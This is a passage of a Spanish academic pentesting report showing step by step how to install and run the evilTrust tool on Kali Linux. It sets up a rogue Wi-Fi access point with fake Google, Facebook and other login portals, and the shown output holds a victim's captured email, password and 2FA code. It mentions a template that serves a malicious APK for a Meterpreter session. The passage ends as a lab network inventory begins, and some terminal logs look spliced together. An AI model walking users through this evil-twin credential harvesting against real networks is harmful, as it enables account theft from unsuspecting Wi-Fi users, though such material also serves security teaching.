
- Para pasar el archivo, lo seleccionaremos navegando en la ruta de la izquierda y lo moveremos con las flechas centrales de sentido, a la sección de la derecha. Esto creara una copia del archivo en Windows 10 Home en la ruta especificada dentro de Kali GNU Linux.



7. El proceso de transferencia de archivos funciona bidireccionalmente con las flechas intermedias de sentido.
8. Ahora podemos rectificar que el archivo este en nuestro equipo de Kali GNU Linux en la ruta especificada, lo podemos ver con el Explorador de Archivos de Kali.



Una vez tenemos la herramienta de Evil Trust dentro de nuestro sistema operativo Kali GNU Linux, reubicaremos el archivo ZIP dentro de una carpeta específica para este proyecto, luego lo descomprimiremos hasta obtener el archivo de extensión SH cual utilizar.



Para instalar una herramienta de extensión SH debemos abrir la terminal con la ubicación donde se encuentra el mismo elemento.

```
(root@machineonruiso) [~/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master]
# dir
all_in_one    evilTrust.sh    google-login  optimumwifi  starbucks-login  utilities
cliqq-payload  facebook-login  images      README.md    twitter-login  yahoo-login
(root@machineonruiso) [~/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master]
#
```

Ahora debemos escribir el comando “**chmod +x install.sh**”, en donde install.sh será reemplazados por el nombre del archivo que queremos utilizar. Esto convertirá el archivo del instalador en ejecutable que no mostrará ningún mensaje de confirmación al ejecutar el comando. Se debe tener en cuenta que mientras no aparezca en pantalla un mensaje de error, el script podrá ejecutarse. Esta parte del proceso puede ser realizada de otras formas dependiendo de la distribución de Linux que se tenga, por ejemplo, en caso de hacerse en Ubuntu, además de la terminal podremos simplemente dar clic derecho sobre el archivo de extensión SH, seleccionar propiedades y luego dar en la pestaña de Permisos, donde marcaremos la casilla de “Permitir que el archivo se ejecute como un Programa”.

chmod +x evilTrust.sh

```
(root@machineonruiso) [~/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master]
# chmod +x evilTrust.sh
```

Ahora pondremos el comando “**bash install.sh**” ejecutándolo en la terminal, donde nuevamente “install.sh” será el nombre correspondiente a la utilidad que vamos a utilizar. También sirven comandos como “sh install.sh” o “./install.sh”, lo que hay que tener en cuenta es que, en cualquiera de los tres comandos dados, se necesitará ser ejecutado como usuario ROOT del sistema o dar las credenciales del mismo para tener el permiso de uso de la herramienta en el sistema.

bash evilTrust.sh

```
(root@machineonruiso) [~/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master]
# bash evilTrust.sh


(Hecho por s4vitar)

Uso:
  [-m] Modo de ejecución (terminal|gui) [-m terminal | -m gui]
  [-h] Mostrar este panel de ayuda

(root@machineonruiso) [~/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master]
#
```

Para saber a profundidad cómo funciona esta herramienta desarrollada por S4VITAR podemos indagar en su Blog Personal con el enlace <https://s4vitar.github.io/evil-trust/#> o bien ir directamente al github <https://github.com/s4vitar> donde podremos encontrar esta herramienta, así como otras que él ha desarrollado o tratado.

Una vez tenemos la herramienta podemos observar que en la terminal se sale automáticamente de evilTrust, esto puede ser a que no tenemos las herramientas o programas necesarios para poderlo crear, los cuales son php, dnsmasq y hostapd.

En caso de no tener php, bastaría con utilizar los comandos “**sudo apt-get update**” y “**sudo apt-get upgrade**” los cuales actualizarán e instalarán las últimas versiones de los paquetes, dependencias y librerías de nuestro sistema, entre ellos por defecto php, en Kali GNU Linux. Tal como se muestra a continuación:

sudo apt-get update

```
[root@machineonruiso:~]# sudo apt-get update
Des:1 http://kali.download/kali kali-rolling InRelease [30,6 kB]
Des:2 http://kali.download/kali kali-rolling/non-free Sources [129 kB]
Des:3 http://kali.download/kali kali-rolling/contrib Sources [66,4 kB]
Des:4 http://kali.download/kali kali-rolling/main Sources [14,3 MB]
Des:5 http://kali.download/kali kali-rolling/main amd64 Packages [17,9 MB]
Des:6 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [40,1 MB]
Des:7 http://kali.download/kali kali-rolling/contrib amd64 Packages [110 kB]
Des:8 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [147 kB]
Des:9 http://kali.download/kali kali-rolling/non-free amd64 Packages [210 kB]
Des:10 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [963 kB]
Descargados 73,9 MB en 58s (1.282 kB/s)
Leyendo lista de paquetes ... Hecho
```

sudo apt-get upgrade

```
[root@machineonruiso:~]# sudo apt-get upgrade
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias ... Hecho
Leyendo la información de estados ... Hecho
Calculando la actualización ... Hecho
Los paquetes indicados para actualización se instalaron de forma automática y ya no son necesarios.
...libcurl4-openssl-dev libcurl4-openssl-dev libcurl4-openssl-dev libcurl4-openssl-dev ...
Procesando disparadores para libc-bin (2.32-4) ...
Procesando disparadores para initramfs-tools (0.140) ...
update-initramfs: Generating /boot/initrd.img-5.14.0-kali2-amd64
[root@machineonruiso:~]
```

En caso de que no se haya instalado la dependencia de php, podemos utilizar las varias de los comandos anteriores como “sudo apt update” y “sudo apt upgrade -y”. Por último, en caso de que no sirvan estos comandos, podemos solucionarlos con los específicos para PHP.

1. Add SURY PHP PPA repository

- sudo apt -y install lsb-release apt-transport-https ca-certificates
- sudo wget -O /etc/apt/trusted.gpg.d/php.gpg <https://packages.sury.org/php/apt.gpg>
- echo "deb https://packages.sury.org/php/ buster main" | sudo tee /etc/apt/sources.list.d/php.list

2. Install PHP 7.4 on Kali Linux

- sudo apt update
- sudo apt -y install php7.4
- php -v

El comando “sudo apt-get install php7.4-xxx” (dependerá de los paquetes que se quiera instalar, por ejemplo, sudo apt-get install php7.4-{cli,json,imap,bcmath,bz2,intl,gd,mbstring,mysql,zip})

3. Using PHP with Nginx:

- sudo systemctl disable --now apache2
- sudo apt-get install nginx php7.4-fpm
- sudo systemctl enable --now php7.4-fpm nginx
- systemctl status php7.4-fpm nginx

Una vez tengamos php, podemos ejecutar nuevamente EVILTRUST pero haciendo un leve cambio al comando que antes utilizamos, el cual consiste en que agreguemos de una vez que queremos utilizar, la versión de GUI de la herramienta o la versión de TERMINAL. En este caso utilizaremos la versión de la herramienta.

`./evilTrust.sh -m terminal`



```
(root@machineonruiso) [/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master]
# ./evilTrust.sh -m terminal

(Hecho por s4vitar - Eso le metes un nmap y pa' dentro)

[*] Comprobando programas necesarios ...

. . . . . [V] La herramienta php se encuentra instalada
[X] La herramienta dnsmasq no se encuentra instalada
[X] La herramienta hostapd no se encuentra instalada

[!] Es necesario contar con las herramientas php, dnsmasq y hostapd instaladas para ejecutar este script

(root@machineonruiso) [/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master]
#
```

Ahora bien, nos dice que nos hace falta DNSMASQ y HOSTAPD, así que procederemos a instalarlas. Primero Instalaremos “dnsmasq” como se muestra en la imagen a continuación. DNSMASQ es un Servicio sencillo de DNS que podremos instalar en la mayoría de distribuciones de Linux, cuyo funcionamiento se basa principalmente en la utilización de cache en páginas que un usuario, ya sea nosotros u otro, ha utilizado recientemente.

Con esta herramienta podemos indicar que servicio tenemos disponible dentro de una red para así resolverlos, pero siempre teniendo en cuenta que el programa está orientado por sí solo a una pequeña red con pocos ordenadores, ofreciendo teóricamente un máximo de 50 equipos dentro de la red, puesto que la configuración carece de mayor alcance a comparación de otras más robustas como las son BIND9.

DNSMASQ es una solución rápida y eficiente a la hora de ahorrarnos muchas líneas de configuración para desplegar las utilidades que antes informamos. En caso de saber más de esta herramienta se recomienda el Blog de Juan Joselo, enlace <https://juanjoselo.wordpress.com/2017/10/30/installacion-y-configuration-de-dnsmasq/> o la de Jose Domingo, donde se explica cómo configurar un servidor con esta herramienta; enlace en <https://www.josedomingo.org/platin/2020/12/servidor-dns-dnsmasq/>.

```
sudo apt-get install dnsmasq
```

```
(root@machineonruiso) [~]
# apt-get install dnsmasq
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
...
Procesando disparadores para kali-menu (2021.4.2) ...
Procesando disparadores para man-db (2.9.4-2) ...
Procesando disparadores para dbus (1.12.20-2) ...

(root@machineonruiso) [~]
```

Probaremos que EvilTrust lea que la dependencia está instalada tal y como se muestra a continuación.

```
./evilTrust.sh -m terminal
```



```
(root@machineonruiso) [/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master]
# ./evilTrust.sh -m terminal

(Hecho por s4vitar - Eso le metes un nmap y pa' dentro)

[*] Comprobando programas necesarios ...

. . . . . [V] La herramienta php se encuentra instalada
[V] La herramienta dnsmasq se encuentra instalada
[X] La herramienta hostapd no se encuentra instalada

[!] Es necesario contar con las herramientas php, dnsmasq y hostapd instaladas para ejecutar este script

(root@machineonruiso) [/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master]
#
```

Ahora procederemos a instalar HOSTAPD como se muestra en la imagen de a continuación. La guía de instalación y configuración de este programa se puede hallar en su propia guía para Kali GNU Linux en el enlace <https://www.kali.org/tools/hostapd-wpe/>. este programa es denominado de esta manera por sus siglas

en inglés Host Access Point Daemon, la cual hace funcionar una tarjeta inalámbrica compatible con el modo AP en un punto de acceso WiFi. En caso de querer saber si una tarjeta es compatible con el modo AP (Access Point = Punto de Acceso), podemos ejecutar el siguiente comando:

```
iw list | grep "Supported interface modes" -A 8
```

Este mostrara la línea que contenga las palabras “Supported interface modes”. Si entre estas líneas se encuentra “AP”, entonces la tarjeta inalámbrica en concreto sirve para ser un Access Point y poder funcionar con HOSTAPD, siempre que se pueda manejar con los drivers MADWIFI o MAC80211. Para saber más sobre el funcionamiento, instalación y forma de configurar y funcionar HOSTAPD, podemos ver la página Web de Hacks4Geeks en el enlace <https://hacks4geeks.com/hostapd/>.

```
sudo apt install hostapd-wpe
```

```
(root@machineonruiso:~)
# sudo apt install hostapd-wpe
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
openssl pkcs12 -in client.p12 -out client.pem -passin pass: 'whatever' -passout pass: 'whatever'
cp client.pem 'user@example.org'.pem
hostapd-wpe.service is a disabled or a static unit, not starting it.
Procesando disparadores para kali-menu (2021.4.2) ...

(root@machineonruiso:~)
```

O bien también podemos utilizar el comando que se muestra a continuación.

```
sudo apt-get -y install hostapd
```

```
(root@machineonruiso:~)
# sudo apt-get -y install hostapd
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
Created Symlink /etc/systemd/system/hostapd.service → /dev/null.
Procesando disparadores para man-db (2.9.4-2) ...
Procesando disparadores para kali-menu (2021.4.2) ...

(root@machineonruiso:~)
```

Ahora comprobemos nuevamente que nuestra herramienta Eviltrust lea esta instalación de HOSTAPD.

```
./evilTrust.sh -m terminal
```

```
(root@machineonruiso:/home/.../Escritorio/ProjectOS/HerramientaEviTrust/evilTrust-master)
# ./evilTrust.sh -m terminal
[Hecho por s4vitar - Eso le metes un nmap y pa' dentro)

[*] Comprobando programas necesarios...
[+] La herramienta php se encuentra instalada
[+] La herramienta dnsmasq se encuentra instalada
[+] La herramienta hostapd se encuentra instalada
[*] Comenzando ...
```

Como podemos ver en la anterior imagen, ya tenemos los programas necesarios para que EvilTrust funcione, por lo que automáticamente nos redirigirá por terminal a esta sección.

```
[*] Listando interfaces de red disponibles ...
1. eth0
2. lo
3. wlan0 ...
[*] Nombre de la interfaz (Ej: wlan0mon): wlan0
```

Aquí solo queda seleccionar la tarjeta de red que necesitamos para desplegar nuestro AccesPoint. Para salir en esta parte de la ejecución basta con la terminación por teclado CTRL+C. En este caso seleccionaremos el adaptador red que ya tenemos en modo monitor, estado logrado en secciones anteriores del presente

documento. Luego de esto nos pedirá el nombre que le querremos dar a nuestro punto de acceso, seguido de esto podemos seleccionar un canal por el cual queremos que se esparza esta red, en pasos anteriores vimos que los canales ocupados por otras redes que teníamos cerca eran el 1 y el 6, por lo que descartando esos, podemos poner otro canal.

```
[*] Listando interfaces de red disponibles ...
1. eth0
2. lo
3. wlan0
[*] Nombre de la interfaz (Ej: wlan0mon): wlan0
[*] Nombre del punto de acceso a utilizar (Ej: wifiGratis): RuisoWifiGratis
[*] Canal a utilizar (1-12): 12
```

Una vez seleccionado el nombre del punto de res y el canal en que se desea que se opere, se configurará la interfaz de modo monitor para que el router, asignado, como puerta de enlace predeterminada empiece a trabajar en modo DHCP.

```
[!] Matando todas las conexiones ...
[*] Configurando interfaz wlan0
[*] Iniciando hostapd ...
[*] Configurando dnsmasq ...
```

A continuación, podremos seleccionar una plantilla con la que lanzaremos la red, esta puede ser una creada por defecto en la herramienta o bien una que nosotros creamos. En caso de tener una plantilla propia, simplemente debemos crear el directorio en el directorio principal del proyecto. El nombre especificado de la plantilla se escribirá en el espacio de la terminal.


Dentro de las plantillas que vienen por defecto hay dos que pueden servir para casos específicos según lo necesitemos:

1. La plantilla cliqq-payload dispone de un APK malicioso, ideal para obtener una sesión Meterpreter una vez la víctima la descargue y la ejecute.
2. La plantilla 'all_in_one' crea un portal cautivo centralizado para iniciar sesión listando todas las redes sociales.


```
[Información] Si deseas usar tu propia plantilla, crea otro directorio en el proyecto y especifica su nombre :)
[*] Plantilla a utilizar (facebook-login, google-login, starbucks-login, twitter-login, yahoo-login, cliqq-payload, all_in_one, optimumwifi): google-login
[*] Montando servidor PHP ...
[*] Esperando credenciales (Ctr+C para finalizar) ...

Víctimas conectadas: 0
```

Una vez iniciada esta red, podremos observar lo que sucede en el lado del cliente. Esta vez que existe un punto de acceso, supuestamente con el mismo nombre, del cual no necesita permisos para acceder, al ingresar se le redirige a nuestra plantilla con los campos de texto necesarios para el supuesto logeo del dispositivo. La información escrita en los formularios será redirigida a nosotros.



Dado que nosotros como atacantes disponemos de las credenciales de la víctima, de manera inmediata ya estaremos validando sus credenciales desde nuestro navegador. Si la víctima utiliza segundo factor de autenticación, tras iniciar sesión, nos saltará el aviso de que es necesario enviar un SMS al dispositivo móvil o correo electrónico para iniciar sesión.



Estas son las credenciales capturadas por EVILTRUST.

```
Víctimas conectadas: 2

Array
(
    [email_google] => ruiso_pruebas@fuckingmail.com
    [password_google] => 1234@F
    [hostname] =>
    [mac] =>
    [ip] => 192.168.1.10
    [target] => https://accounts.google.com/signin
)
Array
(
    [2fa_google] => 1234sms
    [hostname] =>
    [mac] =>
    [ip] => 192.168.1.10
    [target] => https://accounts.google.com/signin
)
```

PENTESTING – ATACANDO UN SISTEMA OPERATIVO Y EXPLOTANDO SUS VULNERABILIDADES.

Debido a que esta es un ejercicio de Auditoria en entorno Académico, podemos darnos el lujo de preparar algunos sistemas inteligentes anclados a nuestra red, dispositivos que pueden ser nuestras potentes víctimas.

En la sección anterior de este documento se desplego una red o un ACCESS POINT propio, siendo esta red la que deberíamos de utilizar en un escenario real de auditoria en una empresa o ataque a terceros en sitios externos. En este caso para seguir con la demostración con fines académicos de la explotación de vulnerabilidades de los sistemas operativos, utilizaremos una red hogar en donde se situarán tanto computadoras como dispositivos móviles. Los PC's son tanto maquinas físicas reales como dispositivos virtualizados y conectados mediante adaptador puente a la tarjeta de red real de la Maquina anfitrión.

Lo importante en todo esto, es conocer las IPv4 de cada dispositivo para identificarlo con facilidad en el ejercicio y bien configurar aquellas que hagan falta.

En primer lugar, tenemos a la Maquina Anfitrión de este proyecto, la Windows 10 Home Single Language.

1. Adaptador de Red

Propiedades

SSID:	OnRuisoWLan
Protocolo:	Wi-Fi 4 (802.11n)
Tipo de seguridad:	WPA2-Personal
Banda de red:	2.4 GHz
Canal de red:	6
Velocidad de vínculo (recepción/transmisión):	54/57 (Mbps)
Dirección IPv6 local de vínculo:	fe80::59d3:8066:fdc7:ecf3%4
Dirección IPv4:	192.168.1.51
Servidores DNS IPv4:	190.157.8.109 190.157.8.101
Fabricante:	Realtek Semiconductor Corp.
Descripción:	Realtek 8821AE Wireless LAN 802.11ac PCI-E NIC #2
Versión del controlador:	2023.70.306.2018
Dirección física (MAC):	60-14-B3-C4-F0-8B

2. Identificación IPv4 por consola.

```
Adaptador de LAN inalámbrica Wi-Fi 2:

Sufijo DNS específico para la conexión. . . :
Vínculo: dirección IPv6 local. . . : fe80::59d3:8066:fdc7:ecf3%4
Dirección IPv4. . . . . : 192.168.1.51
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . : 192.168.1.254
```

3. Especificaciones más específicas de la conexión de red mediante consola.

```

Adaptador de LAN inalámbrica Wi-Fi 2:

Sufijo DNS específico para la conexión. . . :
Descripción . . . . . : Realtek 8821AE Wireless LAN 802.11ac PCI-E NIC #2
Dirección física. . . . . : 60-14-B3-C4-F0-8B
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . . . . : sí
Vínculo: dirección IPv6 local. . . . . : fe80::59d3:8066:fdc7:ecf3%4(Preferido)
Dirección IPv4. . . . . : 192.168.1.51(Preferido)
Máscara de subred . . . . . : 255.255.255.0
Concesión obtenida. . . . . : domingo, 14 de noviembre de 2021 13:45:03
La concesión expira . . . . . : domingo, 21 de noviembre de 2021 13:46:46
Puerta de enlace predeterminada . . . . . : 192.168.1.254
Servidor DHCP . . . . . : 192.168.1.254
IAID DHCPv6 . . . . . : 56628403
DUID de cliente DHCPv6. . . . . : 00-01-00-01-21-7F-8B-F0-54-E1-AD-AC-0A-94
Servidores DNS. . . . . : 190.157.8.109
                                                190.157.8.101
NetBIOS sobre TCP/IP. . . . . : habilitado

```

4. Detalles de la tarjeta de Red real de la Maquina por consola.


```

Tarjeta(s) de red:
5 Tarjetas de interfaz de red instaladas.
[01]: Realtek 8821AE Wireless LAN 802.11ac PCI-E NIC
        Nombre de conexión: Wi-Fi 2
        DHCP habilitado: Sí
        Servidor DHCP: 192.168.1.254
        Direcciones IP
        [01]: 192.168.1.51
        [02]: fe80::59d3:8066:fdc7:ecf3
[02]: Realtek PCIe GBE Family Controller
        Nombre de conexión: Etherneth
        Estado: Medios desconectados
[03]: Bluetooth Device (Personal Area Network)
        Nombre de conexión: Conexión de red Bluetooth
        Estado: Medios desconectados
[04]: Kaspersky Security Data Escort Adapter
        Nombre de conexión: Ethernet 2
        Estado: Medios desconectados
[05]: VirtualBox Host-Only Ethernet Adapter
        Nombre de conexión: VirtualBox Host-Only Network
        DHCP habilitado: No
        Direcciones IP
        [01]: 192.168.56.1
        [02]: fe80::908:6458:2bd2:9a74

```

En Segundo Lugar, tenemos una Maquina Virtualizada, esta es una distribución de Linux, siendo esta Ubuntu.

1. Configuración de Adaptador de Red por Virtual Box



2. Dirección Ipv4 y detalle de la conexión de la Maquina.

```

onruiso@onruiso-VirtualBox:~$ ifconfig
br-4583f149c766: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.49.1 netmask 255.255.255.0 broadcast 192.168.49.255
        ether 02:42:7c:f0:71:95 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:7e:2a:94:21 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.61 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::54b7:ede2:ac5f%enp0s3 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:7d:08:00 txqueuelen 1000 (Ethernet)
            RX packets 368 bytes 244646 (244.6 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 301 bytes 32364 (32.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Bucle local)
            RX packets 154 bytes 13528 (13.5 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 154 bytes 13528 (13.5 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

En Tercer Lugar, tenemos una Maquina virtualizada, esta siendo una de las mas importantes junto a la Maquina Anfitrión para este ejercicio de Auditoria, pues es la Maquina Atacante, a distribución de Linux Kali GNU Linux.

1. Configuración del adaptador de red por Virtual Box



2. Dirección IPv4 de la Maquina dentro de la red.

```

[root@machineonruiso:~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.57 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe07:df8 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:07:0d:f8 txqueuelen 1000 (Ethernet)
            RX packets 10 bytes 1168 (1.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 16 bytes 2022 (1.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 400 (400.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 400 (400.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@machineonruiso:~]
# 

```

En cuarto lugar tenemos una Maquina Fisica Externa con el sistema operativo Windows 8.1.

1. Dirección IPv4 de la Maquina mediante el uso de terminal

```
Adaptador de LAN inalámbrica Wi-Fi:  
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::e1a9:c3d2:b765:db75%3  
Dirección IPv4. . . . . : 192.168.1.52  
Máscara de subred . . . . . : 255.255.255.0  
